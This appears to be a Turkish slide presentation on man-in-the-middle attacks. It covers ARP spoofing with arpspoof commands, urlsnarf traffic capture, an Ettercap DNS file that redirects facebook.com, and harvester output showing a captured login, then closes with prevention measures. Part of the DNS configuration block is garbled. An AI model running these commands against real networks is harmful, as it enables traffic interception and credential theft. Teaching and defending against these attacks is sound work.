
-
- >Hedef Seçimi
 - >Uygulama
 - >Ağ Trafik Eylemi



Hedef Seçimi

- Herhangi bir host
- Router – Modem-AP

ARP Poisoning/Spoofing



okta

Uygulama

```
(root@kali)-[~]
# arpspoof -i eth0 -t 10.0.2.15 10.0.2.1
```

[illegible]

```
(root@kali)-[~]
# arpspoof -i eth0 -t 10.0.2.1 10.0.2.15
```

[illegible]

- Yönlendirme-izleme

```
└─$ sudo urlsnarf -i eth0
[sudo] password for kali:
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.102 - - [25/Jan/2022:11:56:20 -0800] "GET http://google.com/ HTTP/1.1" - - "-" "Wget/1.20.3 (linux-gnu)"
192.168.1.102 - - [25/Jan/2022:11:56:20 -0800] "GET http://www.google.com/ HTTP/1.1" - - "-" "Wget/1.20.3 (linux-gnu)"
192.168.1.102 - - [25/Jan/2022:11:56:48 -0800] "GET http://connectivity-check.ubuntu.com/ HTTP/1.1" - - "-" "-"
```

DNS Spoofing/Poisoning




Aşamaları

- >DNS Query Interception
- >DNS Response Manipulation
- >User Redirection



DNS Query Interception




DNS Response Manipulation

- DNS sorgusunu ele geçirdikten sonra DNS yanıtını kullanıcının cihazına iletmeden önce değiştirir. Değişiklik, istenen alan adına karşılık gelen sahte bir IP adresi sağlayarak kullanıcının kötü amaçlı bir web sitesine yönlendirilmesini içerebilir.

```
GNU nano 2.9.1 /etc/ettercap/etter.dns Değiştirildi
#G> mtu 65536 #
#####
28 scopeid 0x10<host>
#####
#microsoft sucks ;)
# redirect it to www.linux.org
#96 (3.5 KiB)
overruns 0 carrier 0 collisions 0
facebook.com A 192.168.220.129
*.facebook.com A 192.168.220.129
www.facebook.com PTR 192.168.220.129 # Wildcards in PTR are not allowed
```

User Redirecting



```
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-180
PARAM: lgndim=eyJ3IjoxMjgwLCJoIjo5NjAsImF3IjoxMjgwLCJhaCI60TMzLCJjIjoyNH0=
PARAM: lgnrnd=053635_JTi2
PARAM: lgnjs=1524659905
POSSIBLE USERNAME FIELD FOUND: email=ornek@hotmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=benimsifrembu
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


Wi-Fi Eavesdropping

- Bu saldırı tipinde saldırganlar bir ağı sızarlar ve gizlice dinleme yaparak kullanıcıların o ağ üzerinden göndereceği kredi kartı bilgileri, şifreler ve konuşmalar gibi kişisel verileri dinlerler.
- Saldırganlar ortamdaki Wi-Fi ağıyla aynı isimde fake ağ da oluşturabilirler.



Session Hijacking

- Çoğu web uygulaması, kullanıcı oturumlarını kimlik doğrulaması için oturum çerezleri kullanır. Saldırganlar, kullanıcının oturum çerezini ele geçirerek oturumu kontrol edebilirler. Genellikle Script çalıştırılarak bu saldırılar gerçekleştirilir.




Saldırgan Amaçları



- >Phishing
- >Redirecting Traffic
- >Network Reconnaissance
- >Data Monitoring

Incidents

- Stuxnet Worm (2010)
- Turkish Twitter DNS Poisoning (2014)
- AWS (2018)-DNS Server Compromise



Önleme yöntemleri

- >Encryption(VPN-HTTPS-SSL)
- >Secure Wi-Fi Networks(WPA2/3)
- >MFA(Strong Password)
- >Regular Software Updates
- >Use DNSSEC



KAYNAKÇA

-><https://www.fortinet.com/resources/cyberglossary/man-in-the-middle-attack>

-><https://www.radware.com/security/ddos-knowledge-center/ddospedia/arp-poisoning>

-><https://github.com/jtesta/ssh-mitm>

-><https://www.geeksforgeeks.org/mitm-man-in-the-middle-create-virtual-access-point-using-wi-hotspot-tool/>

-><https://berqnet.com/blog/arp>



SORULARINIZ?

TEŞEKKÜRLER.